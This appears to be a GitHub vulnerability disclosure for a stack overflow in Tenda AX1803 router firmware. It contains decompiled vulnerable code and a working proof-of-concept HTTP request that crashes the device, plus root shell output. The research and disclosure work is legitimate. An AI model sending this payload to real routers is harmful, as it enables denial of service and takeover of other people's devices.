Darry-lang1 Add files via upload ... on Aug 6 History

..

img	4 months ago
readme.md	4 months ago

readme.md

Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-3421.html

Product Information


Tenda AX1803 V1.0.0.1, the latest version of simulation overview:

Vulnerability details

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the formSetQosBand function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  int __fastcall formSetQosBand(int a1)
2  {
3    const char *v1; // r4
4    int v2; // r0
5    int v3; // r0
6    char v6[16]; // [sp+18h] [bp-70h] BYREF
7    char s[32]; // [sp+28h] [bp-60h] BYREF
8    char v8[32]; // [sp+48h] [bp-40h] BYREF
9    char v9[32]; // [sp+68h] [bp-20h] BYREF
10   char v10[256]; // [sp+88h] [bp+0h] BYREF
11   char v11[256]; // [sp+188h] [bp+100h] BYREF
12
13   memset(s, 0, sizeof(s));
14   memset(v10, 0, sizeof(v10));
15   memset(v11, 0, sizeof(v11));
16   v1 = (const char *)websgetvar(a1, "list", &byte_1EACC5);
17   v2 = sub_8BC28(v1);
18   v3 = sub_8BA9C(v2);
19   sub_8BCF4(v3);
20   sub_8C1EC(v1, 10);                    // There is a stack overflow vulnerability
21   memset(v8, 0, sizeof(v8));
22   memset(v9, 0, sizeof(v9));
23   GetValue("wl.guest.down_speed", v8);
24   memset(v6, 0, sizeof(v6));
25   if ( GetValue("cgi_debug", v6) && !strcmp("on", v6) )
```

In the `formSetQosBand` function, `v1` (the value of `list`) we entered will be passed into the `sub_8C1EC` function as a parameter, and this function has stack overflow.



```
int __fastcall sub_8C1EC(const char *a1, int a2)
{
  char *v3; // r0
  int v4; // r5
  const char *v6; // [sp+Ch] [bp-44h]
  int v8; // [sp+24h] [bp-2Ch] BYREF
  int v9; // [sp+28h] [bp-28h] BYREF
  int v10; // [sp+2Ch] [bp-24h]
  char v11[16]; // [sp+30h] [bp-20h] BYREF
  char v12[16]; // [sp+40h] [bp-10h] BYREF
  char v13[32]; // [sp+50h] [bp+0h] BYREF
  char s[256]; // [sp+70h] [bp+20h] BYREF
  char v15[256]; // [sp+170h] [bp+120h] BYREF

  v8 = 0;
  memset(s, 0, sizeof(s));
  v9 = 0;
  v10 = 0;
  memset(v13, 0, sizeof(v13));
  memset(v11, 0, sizeof(v11));
  memset(v12, 0, sizeof(v12));
  memset(v15, 0, sizeof(v15));
  printf("YNNNNNNNNNNNNNNNNNN%s %d list:%s\n", "set_qosMib_list", 423, a1);
  while ( 1 )
  {
    v3 = strchr(a1, a2);
    if ( !v3 )
      break;
    v4 = 0;
    *v3 = 0;
    v6 = v3 + 1;
    memset(s, 0, sizeof(s));
    strcpy(s, a1);
    if ( s[0] == ';' )
    {
      _isoc99_sscanf(s, ";%[^;];%[^;];%[^;];%[^;];", &v9, v13, v12, v11);
    }
    else
```

In the `sub_8C1EC` function,the `a1` (the value of `list`) we entered is directly copied into the `s` array through the `strcpy` function.It is not secure, as long as the size of the data we enter is larger than the size of `s`, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetNetControlList HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
```

```
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

list=ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.

```
BusyBox v1.30.1 (2022-05-18 22:14:21 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ls -l
drwxrwxr-x    2 1000     1000          4096 Aug  5 17:06 bin
lrwxrwxrwx    1 1000     1000            12 Aug  5 17:02 ctcap -> /var/tmp/cfg
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 data
lrwxrwxrwx    1 1000     1000            16 Aug  5 17:02 debug -> sys/kernel/deb
ug
drwxrwxr-x    3 1000     1000          4096 May 18 14:50 dev
drwxrwxr-x   16 1000     1000          4096 May 18 14:50 etc
drwxrwxr-x    6 1000     1000          4096 May 18 14:50 lib
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 mnt
drwxrwxr-x    5 1000     1000          4096 May 18 13:06 opt
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 proc
drwxrwxr-x    2 1000     1000          4096 May 18 14:49 sbin
drwxrwxr-x    3 1000     1000          4096 May 18 14:50 sys
lrwxrwxrwx    1 1000     1000             8 Aug  5 17:02 tmp -> /var/tmp
drwxrwxr-x    6 1000     1000          4096 May 18 14:33 usr
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 var
drwxrwxr-x   15 1000     1000          4096 May 18 14:50 webs
#
```

Finally, you also can write exp to get a stable root shell.